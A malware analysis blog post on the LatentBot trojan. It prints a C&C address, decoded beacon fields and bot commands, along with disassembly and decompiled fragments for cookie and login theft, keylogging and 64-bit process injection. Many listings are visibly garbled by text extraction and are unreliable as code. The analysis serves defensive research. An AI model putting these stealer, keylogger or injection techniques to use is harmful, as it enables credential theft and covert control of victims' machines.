1 048 Off. 0, Sel. 0	1 048	100020280	20	20	-	_	-		20	20	20	20	20	20	20	20	20	20		J		

The configuration of this element contains the bot group ID and the CnC address:

```
MxN4ViazcD -> Group 1
j5kmNVnZPcAt18wWBH3kfM0zGQ6ENA -> http://104.232.32.101/
```

Modules

The main element of the LatentBot is an engine downloading and managing the modules. Each module of LatentBot have some different task to do. Overall, it has capabilities of a typical RAT and stealer. Downloaded submodules are various for various samples. In the analyzed one, elements with the following names has been fetched:

- formgrab-128521-2
- Bot_Engine-641712-8
- Found_Core-147200-2
- send_report-325310-77
- security-945874-2
- remote_desktop_service-828255-2
- vnc_hide_desktop-590642-47
- Socks-400578-2

Let's have a look inside some of them...

Bot_Engine Module

As the name states, this is the main module of the bot. It is responsible for the communication with the C&C and loading the plugins.

It fingerprints the environment and send the collected data in the beacon to the CnC.

```
'tkNFKRA' -> '&ver='
'tA80qC' -> '&os='
't4M5zB' -> '&av="'
't4c85aF' -> '&acs='
'tct4rwD' -> '&x64='
'tgszOD' -> '&gr='
'tMc36A' -> '&li=W4'
't89KWAf3QyCh' -> '&plugins='
'to8KKL6mYGs8' -> '&errcode='
't08rKTC' -> '&bk=1'
't08rKXC' -> '&bk=0'
'tEMeVgHimC' -> '&note=1'
'tEMeVgHinC' -> '&note=0'
'tsMSYj/L' -> '&dom=1'
'tsMSYjvL' -> '&dom=0'
'tw9sex5WXDzsMB' -> '&sockslog='
'tk9H0psjw5Wv' -> '&vncpass='
'tkNGWE8KNC+N' -> '&vidtype='
```

Example – checking installed AV products:

```
00424591 push
                  [ebp+var_8]
00424594 lea
                  edx, [ebp+var_38]
00424597 mov
                  eax, offset aT4m5zb ; &av='
0042459C call
                  decrypt_string
004245A1 push
                  [ebp+var_38]
                  eax, [ebp+var_3C]
004245A4 <mark>lea</mark>
004245A7 call
                  fingerprint_av
                  [ebp+var_3C]
004245AC push
004245AF lea
                  eax, [ebp+var_8]
00101-500
```

The dedicated function contains a long list of the directories that are checked, i.e.

```
00413674 lea
                      edx, [ebp+var 8]
     00413677 mov
                      eax, offset aBrbnlexiknxwa6 ; Program Files\Alwil Software
     0041367C call
                      decrypt string
     00413681 mov
                      edx, [ebp+var_8]
     00413684 pop
                      eax
     00413685 call
                      sub 40450C
     0041368A mov
                      eax, [ebp+var_4]
                      sub_409CC8
     0041368D call
     00413692 test
                      al, al
                      short product_found
     00413694 jnz
🗾 🚄 🔛
00413696 lea
                 edx, [ebp+var_C]
00413699 mov
                 eax, 3
                 sub_41343C
0041369E call
004136A3 lea
                 eax, [ebp+var_C]
004136A6 push
                 eax
004136A7 lea
                 edx, [ebp+var_10]
                 eax, offset aPzhfbkxbhblciw ; Documents and Settings\All Users\AVAST Software
004136AA mov
004136AF call
                 decrypt string
004136B4 mov
                 edx, [ebp+var_10]
004136B7 pop
                 eax
00413688 call
                 sub 484580
```

This module gives to the attacker remote control on the victim's environment by executing various commands, such as:

```
'/tKvXgFBlB' -> 'testapi'
'slx6nfFi' -> 'get_id'
'5J5eN0Wp9A' -> 'restart'
'4FEa7FfTRCI' -> 'shutdown'
'nxRY+d/E' -> 'logoff'
'slx6nLVh9Et/qqi2eUpf9D' -> 'get_label_engine'
'slx6nLVh9Et/gOCYBWP' -> 'get_label_load'
'slx6n7kxqMcKNsq0UkmG' -> 'get_plugin_list'
'7hfCrPhOfgfTX28h8TZS' -> 'plugin_stop_all'
'7hfCrPhOfkfbTM6EplCNCN1d' -> 'plugin_restart_all'
'7hfCrPhOfg+PtNcXVAc8JLsPUA' -> 'plugin_clear_storage'
'41l3p17Xus/kRtagg70brZEM/WucXWH' -> 'stop_engine_and_plugins'
'+FJV1v6mXl5SW7r8cB' -> 'uninstall_all'
'slx6njktomFaQ0F' -> 'get_version'
'7hfCrPhOfgfTX2M' -> 'plugin_stop'
'7hfCrPhOfkfbTM6EplC' -> 'plugin_restart'
'7hfCrPhOfgfTX28h8bppqx+bZm/CQDXSnB' -> 'plugin_stop_and_uninstall'
'7hfCrPhOf4vfz5NHktwwJB' -> 'plugin_uninstall'
'7hfCrPhOfgfTZiCd' -> 'plugin_start'
'7hfCrPhOfgfTZiCdhJwYvUM' -> 'plugin_start_auto'
'7hfCrPhOfgfTX28h83I9CD' -> 'plugin_stop_autox'
'slx6n7kxgMcKNsazBUKWvC' -> 'get_plugin_start'
'o5SQ6EkjlBwmdJhahA' -> 'clear_cookies'
```

Example – fragment of the function stealing and clearing the cookies:


```
0041C106 mov
                      eax, offset a01soms2xfyxyva ; cookies.sqlite
    0041C10B call
                      decrupt string
    0041C110 mov
                      edx, [ebp+var 10]
    0041C113 mov
                      cl, 1
    0041C115 mov
                      eax, [ebp+var_4]
    0041C118 call
                      before decrypt
    0041C11D lea
                      edx, [ebp+var_14]
    0041C120 mov
                      eax, offset aGtazrbhkva ; key3.db"
    0041C125 call
                      decrypt_string
    0041C12A mov
                      edx, [ebp+var 14]
    0041C12D mov
                      cl, 1
    0041C12F mov
                      eax, [ebp+var_4]
    0041C132 call
                      before decrupt
    0041C137 lea
                      edx, [ebp+var 18]
                      eax, offset aNxru4v9hdj0ifq ; logins.json
    0041C13A mov
    0041C13F call
                      decrypt_string
    0041C144 mov
                      edx, [ebp+var_18]
    0041C147 mov
                      cl, 1
    0041C149 mov
                      eax, [ebp+var_4]
    0041C14C call
                      before_decrypt
🚺 🚄 🔛
00410151
0041C151 loc 41C151:
                 edx, [ebp+var_1C]
0041C151 lea
0041C154 mov
                 eax, offset aXbs8mzH6wkyepf ; \Mozilla\Firefox\Profiles
0041C159 call
                 decrypt_string
0041C15E mov
                 eax, [ebp+var_1C]
RRH10161 puch
                 0.79
```

After completing a task, it also sends a report about the operation status:

	port_task_result
004279AB lea	, L
004279AE mov	
004279B3 cal	
004279B8 pus	sh [ebp+var_14]
004279BB lea	a edx, [ebp+var_18]
004279BE mov	v eax, edi
004279C0 cal	L1 SUD_409AD0
004279C5 pus	sh [ebp+var_18]
004279C8 lea	a edx, [ebp+var_1C]
004279CB mov	v eax, offset aTs9b9qjo7onmtX ; &taskresult=
004279D0 cal	ll decrypt_string
004279D5 pus	sh [ebp+var_1C]
004279D8 lea	a edx, [ebp+var_20]
004279DB mov	v eax, [ebp+var_4]
004279DE cal	
004279E3 pus	
004279E6 lea	
004279E9 mov	
004279EE cal	
004279F3 pus	
004279F6 lea	
004279F9 mov	
004279FC cal	
00427A01 pus	_
00427A04 1ea	
00427A07 mov	
	tin, tribet arotynononeo_o ; a anaon

Security Module

This module performs extended environment check against various security products. Looking at the resources, we can find three elements: DFX, VBL, FDL containing lists of strings encrypted in the typical way:



Decrypting them gives an extensive list of the checked paths: <u>DFX</u>, <u>VBL</u>, and modules (exe, dll, sys): <u>FLD</u>

Formgrab Module

In comparison to other modules, this one does not contain string or API obfuscation.

```
IUINT PTR periodic key check()
2 (
3
   LANGID v0; // ax@1
ŧ
   UINT_PTR result; // eax@3
ž
5
   byte_40F91C = 1;
   *off_40E5F4 = 1;
ř.
3
   v0 = GetUserDefaultLangID();
2
   SetThreadLocale(v0);
3
   if ( dword 40F924 )
L
     KillTimer(0, dword 40F924);
2
   result = SetTimer((HWND)*off_40E5FC, 0, 5u, (TIMERPROC)keylog_module);
3
   dword 40F924 = result;
   return result;
ŧ
53
```

We can find it grabbing the content of fields of the windows:

```
lint usercall fetch windows text@<eax>(int a1@<eax>, long double a2@<st0>)
2 🗧
3
  char v2; // zf@1
   unsigned int v4; // [sp-Ch] [bp-10h]@1
ŧ
ž
   void *v5; // [sp-8h] [bp-Ch]@1
   int *v6; // [sp-4h] [bp-8h]@1
5
ř.
   int v7; // [sp+0h] [bp-4h]@7
3
   int savedregs; // [sp+4h] [bp+0h]@1
2
   System::_linkproc__LStrAddRef(a1);
3
   v6 = &savedregs;
L
   v5 = &1oc_40BD51;
2
3
   v4 = readfsdword(0);
     writefsdword(0, (unsigned int)&v4);
ŧ
ž
   hWnd = GetForegroundWindow();
   GetWindowTextA(hWnd, String, 255);
5
7
   unknown libname 69(&dword 40F7F8, String, 255);
```

...and tapping the typed keys:

```
v8 = MapVirtualKeyExA(key, 0, v4);
GetKeyNameTextA(v8 << 16, &String, 33);</pre>
if ( lstrlenA_0(&String) > 1 )
Ł
  if ( key == 32 )
    qmemcpy(&String, dword 40C7CC, 0x21u);
  if ( key == 161 )
    qmemcpy(&String, dword 40C7F0, 0x21u);
  if ( key == 160 )
    qmemcpy(&String, dword 40C7F0, 0x21u);
  if ( key == 16 )
    qmemcpy(&String, dword 40C7F0, 0x21u);
  if ( key == 18 )
    qmemcpy(&String, dword 40C7F0, 0x21u);
  if ( key == 164 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 165 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 17 )
    qmemcpy(&String, "CTRL", 0x21u);
  if ( key == 162 )
    qmemcpy(&String, "LCTRL", 0x21u);
  if ( key == 163 )
    qmemcpy(&String, "RCTRL", 0x21u);
  if ( key == 96 )
    qmemcpy(&String, "NO", 0x21u);
```

Foud_Core Module

This is the only module that has been written in C++ instead of Delphi. It comes with a default icon added to Windows projects by Visual Studio.



It's original name is installer.exe and it exports various functions, that can be used to make injections into 64 bit applications:

Offset	Name	Value	Meaning	
42340	Characteristics	0		
42344	TimeDateStamp	58B5B17C		
42348	MajorVersion	0		
4234A	MinorVersion	0		
4234C	Name	43DE0	installer.exe	
42350	Base	1		
42354	NumberOfFunc	C		
42358	NumberOfNames	С		
4235C	AddressOfFunc	43D68		
42360	AddressOfNames	43D98		
42364	AddressOfNam	43DC8		
Details				
Details Offset	Ordinal	Function RVA	Name RVA	Name
	Ordinal 1	Function RVA 5D20	Name RVA 43DEE	Name GetModuleHandle64
Offset				
Offset 42368	1	5D20	43DEE	GetModuleHandle64
Offset 42368 4236C	1 2	5D20 6450	43DEE 43E00	GetProcAddress64
Offset 42368 4236C 42370	1 2 3	5D20 6450 6A80	43DEE 43E00 43E11	GetModuleHandle64 GetProcAddress64 GetThreadContext64
Offset 42368 4236C 42370 42374	1 2 3 4	5D20 6450 6A80 68A0	43DEE 43E00 43E11 43E24	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64
Offset 42368 4236C 42370 42374 42378	1 2 3 4 5	5D20 6450 6A80 68A0 63E0	43DEE 43E00 43E11 43E24 43E38	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64 SetLastErrorFromX64Call
Offset 42368 4236C 42370 42374 42378 4237C	1 2 3 4 5 6	5D20 6450 6A80 68A0 63E0 6B30	43DEE 43E00 43E11 43E24 43E38 43E50	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64 SetLastErrorFromX64Call SetThreadContext64
Offset 42368 4236C 42370 42374 42378 4237C 42380	1 2 3 4 5 6 7	5D20 6450 6A80 68A0 63E0 6B30 65F0	43DEE 43E00 43E11 43E24 43E38 43E50 43E63	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64 SetLastErrorFromX64Call SetThreadContext64 VirtualAllocEx64
Offset 42368 4236C 42370 42374 42378 4237C 42380 42384	1 2 3 4 5 6 7 8	5D20 6450 6A80 68A0 63E0 6B30 65F0 66E0	43DEE 43E00 43E11 43E24 43E38 43E50 43E63 43E74	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64 SetLastErrorFromX64Call SetThreadContext64 VirtualAllocEx64 VirtualFreeEx64
Offset 42368 4236C 42370 42374 42378 4237C 42380 42384 42388	1 2 3 4 5 6 7 8 9	5D20 6450 6A80 68A0 63E0 6B30 65F0 66E0 67C0	43DEE 43E00 43E11 43E24 43E38 43E50 43E63 43E63 43E74 43E84	GetModuleHandle64 GetProcAddress64 GetThreadContext64 ReadProcessMemory64 SetLastErrorFromX64Call SetThreadContext64 VirtualAllocEx64 VirtualFreeEx64 VirtualProtectEx64

It has various features that are different from other modules, i.e. lack of string obfuscation. Performed actions are reported by debug strings, that are stored inside the binary as open text, i.e.

```
lpStartAddress = 0;
v4 = OpenProcess(0x43Au, 0, dwProcessId);
v18 = v4;
v5 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
wsprintfA(v5, "runDllFromProcees pid = %d hproc = %d", v2, v4);
OutputDebugStringA(v5);
LocalFree(v5);
if ( 04 != (HANDLE)-1 )
Ł
 sub 404230(v2);
 if ( (unsigned int8)sub 404370(v2) && lpStartAddress )
  Ł
   v6 = v19:
   lpStartAddress = *(LPTHREAD START ROUTINE *)(v19 + 8);
   dwSize = *( DWORD *)(v19 + 12);
   v19 = *(DWORD *)(v19 + 20);
   if ( (unsigned __int8)sub_401860(&v13) )
    Ł
     lpStartAddress = (LPTHREAD START ROUTINE)sub 401650(v4, v19);
      v19 = (SIZE T)write process memory(v4, v6);
      v7 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
     wsprintfA(v7, "runDllFromProcees AllocWriteDLL64 addr = %d pid = %d ");
OutputDebugStringA(v7);
      LocalFree(v7);
      if ( lpStartAddress )
      Ł
        if ( v19 )
        Ł
          ((void (__cdecl *)(int, int, signed int, HANDLE, char))X64Call)(
            υ14,
            v15,
            10,
            υ4,
            (unsigned __int64)(signed int)v4 >> 32);
          v21 = 1;
          GetLastError();
          v8 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
          wsprintfA(v8, "runDllFromProcees create thread lasterr = %d pid = %d ");
          OutputDebugStringA(v8);
          LocalFree(v8);
```

The compilation timestamp of this executable points at the February of 2017: 2017:02:28 18:21:01+01:00. This element was not observed in previous years, so probably indeed it is added this year, to expand injection capabilities of the LatentBot to 64 bit processes.

Conclusion

LatentBot has been around for several years, however, looking at the modules we can find out that it is still being actively maintained. The distributed package is a mixture of old and new modules.

The authors of this bot are not very advanced in malware development. They program in Delphi and use some ready-made templates. Also, the obfuscation they use can be easily defeated. However, they delivered a bot that is very rich in features and easily expandable, thus, it still poses a serious threat.

Appendix

https://www.cert.pl/news/single/latentbot-modularny-i-silnie-zaciemniony-bot/ – Polish CERT on LatentBot (December 2016)

<u>https://www.fireeye.com/blog/threat-research/2015/12/latentbot_trace_me.html</u> – FireEye on LatentBot (2015)

<u>https://cys-centrum.com/ru/news/module_trojan_for_unauthorized_access</u> – CyS Centrum report (2015)

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @<u>hasherezade</u> and her personal blog: <u>https://hshrzd.wordpress.com</u>.